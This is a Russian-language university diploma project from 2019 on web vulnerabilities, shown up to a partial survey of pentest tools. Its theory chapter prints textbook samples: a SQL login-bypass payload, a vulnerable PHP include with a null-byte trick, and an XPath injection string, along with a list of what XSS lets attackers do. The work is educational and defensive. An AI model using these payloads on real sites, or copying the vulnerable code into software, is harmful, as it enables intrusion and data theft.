МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»
Кафедра систем информационной безопасности

«ДОПУЩЕН К ЗАЩИТЕ»
Зав. кафедрой к.п.н., доцент Р. Ш. Бердибаев
_____ «_____» _____2019 г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: Исследование web-уязвимостей сайтов
Специальность: 5В100200 - "Системы информационной безопасности"
Выполнил: Ивахнов Олег Сергеевич Группа СИБ-15-3
Научный руководитель: Мананкова Ольга Александровна

Консультант:
по экономической части:
к. эн. профессор М.Т. Аренбаева
(ученая степень, звание, Ф.И.О)
(подпись) «24» мая 2019 г.

по безопасности жизнедеятельности:
д.т.н. ст.пр. Ш.Ш. Бекбасаров
(ученая степень, звание, Ф.И.О)
(подпись) «27» апреле 2019 г.

по применению вычислительной техники:
ст. преподаватель м.т.н. Мананкова О.А.
(ученая степень, звание, Ф.И.О)
(подпись) «14» мае 2019 г.

Нормоконтролер:
Ст. преподаватель, м.т.н. Искакова Н.Б.
(ученая степень, звание, Ф.И.О)
(подпись) «29» 05 2019 г.

Рецензент:
к.ф-м.н, доцент Мусиралиева Ш.Ш.
(ученая степень, звание, Ф.И.О)
(подпись) «14» мае 2019 г.

Алматы 2019

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»

Институт систем управления и информационных технологий

Кафедра систем информационной безопасности

Специальность 5В100200 - “Системы информационной безопасности”

ЗАДАНИЕ
на выполнение дипломного проекта

Студенту Ивахнову Олегу Сергеевичу

Тема проекта Исследование web-уязвимостей сайтов

Утверждена приказом по университету №_124_ от «_26_» _10_ 2018 г.

Срок сдачи законченного проекта «_____» _____ 2019 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта):
Провести исследование веб-уязвимостей сайтов, которое будет направлено на более углубленный анализ безопасности. Выработать этапы проведения исследования, определиться с методикой проведения исследования, аргументировать выбранную методику. Использовать опыт других проектов, которые направлены на изучение веб-безопасности. Также необходимо выбрать с помощью, каких средств будет происходить анализ защищенности приложения, аргументировать плюсы и минусы данного способа. Необходимо все исследуемые уязвимости классифицировать по системе OWASP. Также провести эксплуатацию обнаруженных уязвимостей. Дать рекомендации по устранению найденных уязвимостей.

Перечень вопросов, подлежащих исследованию в дипломном проекте, или краткое содержание дипломного проекта: дипломный проект включает в себя 5 глав, разделенных на подглавы, каждая из которых освещает определенную тематику, используемую при исследовании веб-уязвимостей.

В первой главе дипломного проекта представлена общая информация по уязвимостям: виды уязвимостей, примеры их эксплуатаций, как можно использовать данную уязвимость, дано определение что такое веб-уязвимость, также приведены инструменты по обнаружению и устранению уязвимостей и приведено состояние безопасности на сегодняшний день.

Во второй главе дипломного проекта описана методика исследования обозначены этапы проведения исследования, также будут описаны инструменты которые будут использоваться для исследования.

В третей главе подробно описывается каждый этап исследования, эксплуатация и даны рекомендации по устранению уязвимостей.

В четвертой главе приводится технико-экономическое обоснование, показывающее актуальность исследования с финансовой точки зрения.

В пятой главе рассматриваются необходимые условия для комфортного исследования.

Основная рекомендуемая литература:

1 Оношко, Д. Е. Модель оценки качества web-приложений, основанная на обнаружении уязвимостей к SQL-инъекциям / Д. Е. Оношко, В. В. Бахтизин // Докл. БГИР. - 2016. - №3 (97)

2 Л. Веллинг. Разработка WEB-приложений с помощью PHP и MySQL. 2-е издание.: Пер. с англ. - М.: Издательский дом «Вильямс», 2009.-800с

3 Издательство БХВ-Петербург/ Тактика защиты и нападения на Web-приложения, 2005.432 с

4 Positive research. Сборник исследований по практической безопасности. [Электронный ресурс]. Режим доступа: https://www.ptsecurity.com/upload/ptru/analytics/Positive-Research2016-rus.pdf/

5 Бахтизин, В. В. Модель обнаружения уязвимостей в web-приложениях / В. В. Бахтизин, Д. Е. Оношко // Докл. БГУИР. - 2016. - №1 (95).

6 Нормы микроклимата URL: http://adilet.zan.kz/rus/docs /V050003789

7 Аманжолова К. Б., Алибаева С. А. Экономика предприятии телекоммуникации: Учебное пособие. - Алматы: АИЭС, 2003

8 Голубицкая Е. А., Жигульская Г. М. Экономика связи. – М. Радио и связь, 2000

Консультанты по проекту с указанием относящихся к ним разделов проекта

Раздел	Консультант	Сроки	Подпись
По применению вид. техники	Манапкова О.А	14.05.2019	
Нормоконтроль	Аскарова Н.Т.	29.05.2019	
Безопасность жизнедеятельности	Ш.Ш. Бейбасаров	29.04.2019	
Экономическая часть	Ш.Т. Алибаева	04.03 - 24.05.19	

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание
Сбор информации о существующих уязвимостях	10.01.19 - 20.01.19	
Изучение проекта OWASP	20.01.19 - 27.01.19	
Изучение современного состояния веб безопасности	27.01.19 - 25.02.19	
Изучение методов обесп. безопасности сайтов	25.02.19 - 02.03.19	
Разработка методологии исследования	02.03.19 - 10.03.19	
Проведение исследование	10.03.19 - 27.09.19	
Подведение итогов исследования	27.04.19 - 02.05.19	
Расчет технико-экономического обоснования	02.05.19 - 10.05.19	
Написание рекомендации по устранению уязвимостей	10.05.19 - 15.05.19	
Заключение	15.05.19 - 20.05.19	

Дата выдачи задания «10» октября 2018 г.

Заведующий кафедрой _____ (Бердибаев Р. Ш.)
(Подпись) (Ф.И.О)

Научный руководитель Проекта _____ (Маканкова О. А.)
(Подпись) (Ф.И.О)

Задание принял к исполнению студент _____ (Иванов О. С.)
(Подпись) (Ф.И.О)

АННОТАЦИЯ

С каждым годом растет переход бизнес-процессов в режим онлайн, тем самым появляется угроза риска кибератак на веб-сайты компаний. Появляется все больше проектов посвященные безопасности веб-приложений. Цель данного исследования проверить, на сколько безопасны современные сайты на разных платформах. Исследование проводилось методом черного ящика. Были выработаны принципы и порядок исследования. Все найденные уязвимости классифицировались по системе OWASP. Даны рекомендации по устранению уязвимостей.

АҢДАТПА

Жыл сайын бизнес–үдерістердің онлайн режимінде өтуі артып келеді, осылайша компаниялардың веб–сайттарына кибершабуылдардың қауіп–қатері пайда болады. Веб–қосымшалардың қауіпсіздігіне арналған көптеген жобалар пайда болады. Зерттеудің мақсаты әр түрлі платформаларда заманауи сайттардың қаншалықты қауіпсіз екендігін тексеру. Зерттеу қара жәшік әдісімен жүргізілді. Зерттеудің принциптері мен тәртібі әзірленді. Барлық табылған осалдықтар OWASP жүйесі бойынша жіктелді. Осалдықтарды жою бойынша ұсыныстар берілді

ANNOTATION

Every year the transition of business processes online is growing, thus there is a risk of cyberattacks on the websites of companies. There are more and more projects dedicated to the security of web applications. The purpose of this study is to test how secure modern sites are on different platforms. The study was conducted by the black box method. The principles and procedure of the study were developed. All found vulnerabilities were classified by OWASP system. Recommendations for remediation.

Содержание

Введение

Целью работы является исследование современных уязвимостей веб–сайтов. Достижение цели предполагаемой решение ряда задач, основной задачей исследования было выявить, насколько уязвимы современные сайты и веб–приложения.

Актуальность исследования заключается в росте атак на веб–сайты. Так как современную компанию малого или среднего бизнеса, не говоря о крупных предприятиях и корпорациях, тяжело представить без веб–сайта. Веб–сайты становятся визитками кампаний и их лицом. Также это обусловлено тем, что потребитель, чтобы получить услугу или приобрести продукт, все чаще предпочитает сделать это онлайн. Повсеместно развивается система электронного правительства и государственных услуг. Иметь высокотехнологичные сайты, с большим функционалом невозможно без должного внимания безопасности и защите от кибератак.

Данное исследование будет направлено на более углубленный анализ защищенности веб–сайтов. Оценка защищенности будет проводится ручным способом методом черного ящика с использованием автоматизированных средств так и автоматизировано с помощью специального программного обеспечения, тестом на проникновение. Метод черного ящика заключается в оценке защищенности информационной системы от лица внешнего атакующего без предварительно получения от владельца какой–либо дополнительной информации о веб–приложении.

Все найденные уязвимости будут проходить повторную эксплуатацию в ручном режиме. Найденные уязвимости будут классифицироваться согласно существующим угрозам по системе Open Web Application Security Project (OWASP). Будут даны рекомендации по их устранению общего характера так и в конкретных ситуациях. Данное исследование может быть использовано в качестве учебного материала, для безопасной разработки веб–приложений.

1 Теоритическая часть

1.1 Понятие веб-уязвимости

В безопасности веб-сайтов, используется термин уязвимость с целью обозначения недочетов в коде веб–сайта либо ПО сервера, эксплуатируя которую, возникает риск нарушения целостности системы, некорректной работы ПО.

Результатом появления уязвимости является, недочеты программирования, ошибки, допущенные при разработке сайта, ненадежная парольная политика, возможность проведения атак на сайт.

Эксплуатируя уязвимость, удается «обмануть» веб–приложение, заставив выполнить действие, прав к которому не должно быть.

Данное действие делается с помощью внедрения вредоносного кода в данные, что программа интерпретирует вредоносный код как «свои» данные.

Во многих случаях уязвимости появляются из–за некорректной или отсутствующей проверки вводимых данных пользователем, тем самым позволяя вставить в выполняемый код произвольные команды.

Большинство уязвимостей являются следствием сложных алгоритмов и использованием больших данных, при которых происходят утечки памяти или переполнение буфера.

Множество уязвимостей известны теоретически, но большинство уязвимостей уже активно используются и имеют эксплойты.

Нет однозначного определения уязвимости, можно считать любое действие которое приведет к компрометации системы уязвимостью [1].

1.2 Виды WEB-уязвимостей

Веб-сайты, как и другое ПО, подвержены уязвимостям, что позволяет получить доступ к конфиденциальным и коммерческим данным или выполнять другие незаконные действия. На данный момент встречаются опасные и не опасные уязвимости. Необходимо понимать какие уязвимости бывают , и какой ущерб могут нанести владельцам сайтов. Также необходимо вовремя устранять опубликованные уязвимости для систем, на которых построены сайты, с помощью патчей безопасности.

1.2.1 SQL-инъекция

SQL-инъекция это уязвимость, при которой атакующий злоумышленник, совершает вставку вредоносного кода в строки запроса которые передаются на сервер СУБД для выполнения. Уязвимость является очень критической, суть данной уязвимости состоит в том что веб-приложение некорректно или вовсе не проверяет данные вводимые пользователем, которые дальше используются для выполнения SQL-запросов к БД. Тем самым злоумышленник, обойдя логику веб-приложения, получает возможность работать SQL-ервером.

Существует следующая классификация SQL-инъекций:

– по тому где находится инъекция, это строковые параметры и в числовые параметре;

– по тому, как внедряется инъекция, обычная или «слепая».

Причины появления данной уязвимости, очень разнообразны, можно выделить основные причины, которые будут разобраны ниже:

Небезопасная конфигурация системы управления базами данных.

Разработчики, которые разрабатывают веб–приложения, в большинстве случаев не являются специалистами в области баз данных. Вследствие этого низкий уровень информационной безопасности и возникновения уязвимостей в разрабатываемом приложении.

Для примера можно привести СУБД Oracle, в СУБД присутствуют большое количество SQL-процедур, которые уязвимы, большая часть которых выполняется в непривилегированном режиме. Серьезной проблемой для безопасности в Oracle , является избыточность привилегий у пользователей. Но можно выделить что СУБД Oracle является единственной где реализована защита от SQL-инъекций.

Динамическое построение SQL-запросов.

Динамическое построение SQL-запросов очень удобно в эксплуатации, но могут стать причиной SQL-инъекций. При передачи параметров, возникает ситуация когда входные параметры некорректно или вовсе не проверяются и не приводятся к определенному типу, они могут быть интерпретированы СУБД как дополнительные команды. Данной ситуации можно избежать двумя способами, применять функции фильтрации или использовать систему подготовленных запросов.

Некорректная обработка типов, специальных символов и исключений.

Атакующий может знать как устроено веб–приложение и на каком языке программирования реализована разработка, тип и версию СУБД, заполучить конфиденциальную информацию, при условии если веб–приложения работающие с базой данных, некорректно обрабатывают исключительные ситуации и выводят пользователю информацию о возникших исключениях. В языке SQL как и в других языках программирования существуют специальные символы и управляющие символы.

Например, символ одинарной кавычки в языке SQL означает начало или конец строки, также есть множество других специальных символов это символы комментария, перевода на новую строку и т.д.

Если веб-приложение не фильтрует или не экранирует специальные символы, которые находятся во входных параметрах, то запрос, может быть модифицирован злоумышленником. Экранирование и фильтрация одинарных кавычек не решает проблему SQL-инъекций, необходим только комплексный подход.

Разберем этапы внедрения SQL-инъекции. На рисунке 1.1 ниже представлен пример внедрения SQL-инъекции. Для ясного понимания как работает данная уязвимость, я решил разобрать каждый этап более подробно



Рисунок 1.1 – Этапы внедрения SQL-инъекции

Для примера возьмем аутентификацию в веб-приложении, которая происходит с помощью стандартной веб-формы. Код, с помощью которого осуществляется аутентификация представлен ниже:

SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "' AND Password = '" & strPassword & """strAuthCheck = GetQueryResult(SQLQuery)

Разработчик использовал для аутентификации логин и пароль, которые передаются параметрами strUsername и strPassword и формируют SQL – запрос.

Первый этап. Атакующий злоумышленник посылает запрос в веб – приложение, в передаваемые параметры в форму аутентификации показаны ниже:

Login: ' OR "='

Password: ' OR "='

Второй этап. Сервер, на котором располагается веб-приложение, формирует SQL-запрос, который показан ниже рисунке:

SELECT Username FROM Users WHERE Username = '' OR "=" AND Password ='' OR "="

Сформированный запрос сравнивает имя пользователя и пароль с таблицей Users, с тем что сформировал злоумышленник, но так как имя пользователя и пароль пустые, то сравниваются пустая строка с пустой строкой. Результат подобного запроса будет равен True всегда.

Третий этап. Сервер базы данных передает данные серверу приложения.

Четвертый этап. Злоумышленник проходит аутентификацию от имени первого пользователя в таблице Users. Существует множество универсальных техник для эксплуатации SQL-инъекций в форме аутентификации, они могут быть использованы злоумышленником не привязываясь к определенной СУБД или языка на котором реализовано приложение.

Также дальше я разобраться с основными техниками SQL-инъекций:

Error based SQL-инъекция применяется, в том случае если пользователю веб-приложения выводится сообщение о возникшем исключении. Это дает возможность злоумышленнику считывать информацию построчно из таблиц баз данных.

Union SQL-инъекции заключается в использовании оператора UNION. Оператор UNION-соединяет результаты выполнения запросов Select. Подобная техника заключается в том, что добавляется необходимый злоумышленнику запрос select совместно с оператором union к исходному запросу. Но для успешной эксплуатации подобной SQL-инъекции злоумышленнику необходимо подобрать количество полей равному в исходном запросе.

Если веб-приложение, корректно фильтрует и экранирует входные данные и не выводит пользователю информацию об исключениях, и нету вывода информации из БД на страницу то становится невозможно эксплуатировать Union и Error based SQL-инъекцию, но существует возможность изменить работу веб–приложения, модифицируя запрос. То такая инъекция называется Blind или невидимой. Строится SQL-выражение которое при выполнении и истинном значении не нарушает работу веб-приложения. Если выражение возвращает ложное значение, то изменяется поведение веб-приложения, это проявляется в длине ответа веб-сервера. Таким способом можно перебрать значения и получить данные [2].

Time based SQL-инъекция похожа на Blind SQL-инъекцию, но анализируется временем ответа сервера. При ложном ответе сервера СУБД время ответа незначительно, а при положительном ответе составляет от нескольких секунд, тем самым подтверждая инъекцию. Используя данную технику, можно извлекать данные из таблиц базы данных.

Конечным результатом SQL-инъекции является извлечение конфиденциальной информации из базы данных и совершение нелегитимных действий, это может быть:

– хэши паролей пользователей СУБД и веб-приложения;
– получение структуры базы данных;
– выполнение команд операционной системы;
– заливка файлов на сервер приложения, с целью их д исполнения;
– подмена и искажение данных.

1.2.2 PHP – инъекция

Большая часть современных веб-приложений, написано на языке PHP. PHP (hypertext preprocessor) – это язык программирования с открытым исходным кодом. Язык специально создан для разработки веб-приложений и его код может быть вставлен непосредственно в HTML

PHP инъекция – это форма уязвимости, которая характерна в веб-приложениях реализованных на языке PHP. Суть PHP–инъекцией заключается в возможности выполнять или читать исходный код, на стороне веб-приложения. При успешно проведенной инъекции злоумышленник получает доступ к исходному коду веб-приложения или может выполнять команды PHP или команды операционной системы. Инъекция становится возможной при условии, что входные параметры некорректно или вовсе не фильтруются и не проверяются и пользователь может влиять на функции include, requare,

requare_once и подобные. Ниже я рассмотрю пример данной уязвимости. Исходный код показан ниже:

```
<?php
$module = $_GET['module'];
include ($module.'.php');
?>
```

Скрипт уязвимый, так как на содержимое переменной $module может влиять пользователь. Злоумышленник может этим воспользоваться и подключить любой файл, находящийся на сервере. К переменной $module конкатенируется ‘.php’ это можно отрезать с помощью управляющего символа null–байт (%00)

1.2.3 XPath инъекция

XPath инъекция – направленная атака на приложения, создающие XPath (XML Path Language) запросы от пользовательских данных.

Язык XPath был разработан для обращения к документу в разметке XML. Синтаксис Xpath очень похож на язык запросов SQL, который используется для обращения к базам данных. Основные отличия XPath и SQL это дерева вместо табличного представления и универсальность языка, против множество реализаций языка SQL. Также является отличаем отсутствие разграничение правд доступа в Xpath. XPath уязвим для инъекций, при недостаточной фильтрации и валидации данных входящих запросов.

Дальше я покажу пример эксплуатации XPath инъекции. Часть кода XML базы данных, представлена ниже:

```
<orders>
<customer id="1">
<name>Петр Иванов</name>
<email>petr.ivanov@email.ru</email>
<creditcard>12341234123451234</creditcard>
<order>
<item>
<quantity>1</quantity>
<price>20.00</price>
<name>something</name>
</item>
<item>
<quantity>2</quantity>
<price>10.00</price>
<name>anything</name>
</item>
</order>
</customer>
...
</orders>
```

запрос для поиска товара по цене показан ниже:
string query = "/orders/customer[@id='" + customerId + "']/order/item[price >= '" + priceFilter + "']";
код инъекции:'] | /* | /foo[bar='
Измененный запрос в результате эксплуатации инъекции:
string query = "/orders/customer[@id='] | /* | /foo[bar=']/order/item[price >= '" + priceFilter + "']";

В результате эксплуатации инъекции был получен файл базы данных. Возможность эксплуатации XPath injection – это очень опасная угроза для безопасности веб–приложения и сайта в целом [3].

1.2.4 XSS-инъекция

Одной из наиболее распространенной и разносторонней уязвимостью в веб-приложении является XSS-инъекция (Cross Site Scripting), уязвимость позволяет совершить инъекцию JavaScrip кода в HTML страницу. Инъекция кода совершается с помощью уязвимых форм ввода или других участков пользовательского ввода. Виды XSS уязвимостей представлены ниже на рисунке 1.2



Рисунок 1.2 – Виды XSS

Существует три вида XSS, это хранимая, не хранимая и в DOM модели. Хранимая XSS реализуется, когда злоумышленнику внедрить вредоносный код на сервер. В таком случае код выполняется каждый раз при обращении к страницы веб-сайта. Классическим примером данной уязвимости являются форумы, где разрешено оставлять комментарии в HTML формате без ограничений. Иными словами хранимая XSS инъекция возникает, при

отсутствии фильтрации или когда фильтрация совершается не корректно при этом входные данные введенные пользователем сохраняются в базе данных на сервере, а затем выводятся на страницу пользователю.

Не хранимая XSS возникает, когда данные предоставленные веб-клиентом в запросе, используются для генерации ответа клиенту без проверки этих данных [4].

XSS в DOM-модели возникает при обработке данных, на стороне клиента внутри JavaScript сценария. Данная инъекция получила свое название потому что реализуется через DOM (Document Object Model) модель не зависит от языка реализации и платформы, программный интерфейс позволяет получать содержимое HTML и XML-документов а также изменять структуру, содержимое и оформление таких документов.

XSS инъекции таким образом возникает внутри JavaScript сценария. Ниже описан список для каких целей можно использовать данную уязвимость:

Ad Jacking если XSS хранимая, злоумышленник может вставить свою рекламу, чтобы заработать деньги;

Click Jacking на страницу можно наложить скрытое приложение, при клике на которое, действие будет происходить от имени пользователя.

Session Hijacking если в настройках сервера не выставлен флаг HTTP ONLY то появляется возможность завладеть сессией пользователя и совершить вредоносные действия

Социальная инженерия этот тип атаки можно использовать по-разному, допустим написать фейковую форму авторизации для социальной сети, чтобы заполучить логин и пароль. Либо заполучить, таким образом, доступ к внутренним ресурсам компании.

Crypto Mining последние годы идет большой ажиотаж вокруг майнинга, злоумышленник может внедрить майнер в веб-приложение дабы использовать вычислительные ресурсы пользователей с целью заработка.

Получение информации злоумышленник имеет возможность перехватывать нажатие клавиш, делать скриншоты экрана, записывать аудио и видео с микрофона и веб-камеры.

Рассылка спама, злоумышленник может рассылать спам и другие сообщения от имени пользователей.

Географическое положение, злоумышленник может вычислить физическое расположение пользователя. Благодаря HTML5 и JavaScript.

Это не полный список действий, которые можно совершить проэксплуатировав данную уязвимость, все ограничивается квалификацией и фантазией злоумышленника.

1.3 Современное решения безопасности для веб-сайтов.

На текущий день информация, обрабатываемая в веб-приложениях, имеет, высокую стоимость, в совокупности с угрозой взлома увеличивает

риски информационной безопасности компании. В связи с этим возникает вопрос: rкакие меры защиты существуют для веб-приложений?

Меры по защите можно принимать на двух этапах жизни приложения-разработки и эксплуатации. На этапе разработки это могут быть анализаторы безопасности кода: статический, интерактивный и динамический анализ [5].

Если рассматривать уже готовое приложение то используются наложенные средства защиты: система предотвращения вторжений, межсетевые экраны следующего поколения NGFW, а также средства фильтрации трафика, специально созданные под веб-приложения (WAF). Применение WAF считается очень эффективно для защиты веб-ресурсов. Он может быть реализован в разных видах:

– облачный сервис;
– агент на веб–сервере;
– специализированное устройство как физическое так и виртуальное;
– отдельное устройство.

Также на рисунке 1.3 показаны другие методы защиты веб–приложений.



Рисунок 1.3 – Методы защиты веб-приложений

Рассмотрим принцип работы WAF. По классической схеме WAF ставят перед защищаемым веб–сервером в режиме обратного прокси сервера. Но в зависимости от WAF есть и другие режимы:

– прозрачный прокси–сервер;
– мост;
– пассивный режим.

WAF,всегда ставится на рабочий сайт. После установки и настройки WAF, начинается самый важный этап, это его обучение. Начинает работать машинное обучение, в процессе обучения строится модель защиты объекта, тем самым формируется белый список допустимых действий. В WAF используется 3 типа идентификаторов:

– HTTP параметры;
– идентификаторы ресурсов;
– идентификатор сессии.

Задача WAF состоит в определении валидности по белому списку идентификаторов веб-приложения. Когда процесс обучения закончен, и администратор убедился что нет ложно–позитивных срабатываний, WAF переключается в режим блокировки.

В набор функций WAF еще входят механизмы защиты:

– валидация протокола;
– сигнатурный анализ;
– защита от инъекций и XSS;
– возможность создания собственных правил защиты;
– DDoS – защита;
– интеграция с репутационными и фрод – сервисами;
– интеграция с прочими устройствами.

Рынок WAF развивается, есть тенденции в развитии превентивной защиты веб–приложений, это: реализация Sign-on центра с переносом функций аутентификации и авторизации на единую консоль WAF; внедрение в веб–приложение двойной аутентификации средствами WAF; контроль за разграничением прав доступа для пользователей внутри веб-приложений; преактивная защита, базирующаяся на JS инъекциях в HTTP-ответы; другое манипулирование содержанием HTTP-запросов и ответов.

Но стоит отметить что необходим комплексный подход к безопасности, насколько хорош не был единственный инструмент защиты. Для этого необходимо предусмотреть жизненную модель веб-приложения, которая учитывала процесс обеспечения безопасности на каждом этапе [6].

1.4 Варианты решения веб–уязвимостей

В данном разделе я расскажу о наиболее популярных инструментах для пентестинга (тестов на проникновение) веб-приложений по стратегии «черного ящика». Для этого рассмотрим утилиты, которые помогут в данном виде тестирования. Рассмотрим следующие категории продуктов:

– сетевые сканеры;
– сканеры уязвимостей веб – приложений;
– эксплойтинг;
– автоматизация инъекций;
– дебаггеры (снифферы, локальные прокси и т.п.).

Некоторые продукты имеют универсальный характер, поэтому буду относить их к той категории, в которой они имеют больший результат.

Сетевые сканеры. Основная задача раскрыть доступные сетевые сервисы, установить их версии, определить ОС и т. д.

Nmap – это очень популярный сканер сети с открытым исходным кодом, который может использоваться как в Windows, так и в Linux. Программа Nmap или Network Mapper была разработана Гордоном Луоном и на данный

момент используется специалистами по безопасности и системными администраторами по всему миру. Пример работы программы показан на рисунке 1.4.



Рисунок 1.4 – Пример работы программы

Эта программа помогает системным администраторам очень быстро понять, какие компьютеры подключены к сети, узнать их имена, а также посмотреть какое программное обеспечение на них установлено, какая операционная система и какие типы фильтров применяются. Функциональность программы может быть расширена за счет собственного скриптового языка, который позволяет администраторам автоматизировать много действий.

Например, с помощью скриптов можно автоматически обнаруживать новые уязвимости безопасности в вашей сети.

Сканеры уязвимостей веб–приложений. Пытаются найти популярные уязвимости (SQL inj, XSS, LFI/RFI и т.д.) или ошибки (не удаленные временные файлы, индексация директорий и т.п.)

Acunetix Web Vulnerability Scanner – это современный сканер уязвимости веб-приложений. Бесплатная версия, имеет большой функционал.

Это очень мощный продукт для анализа просто всевозможных уязвимостей на сайте и работает не только с привычными нам сайтами на php, но и на других языках. Сканер умеет формировать отчетность по проделанной работе в удобном и читаемом формате. Ниже на рисунке 1.5 показан процесс работы сканера.

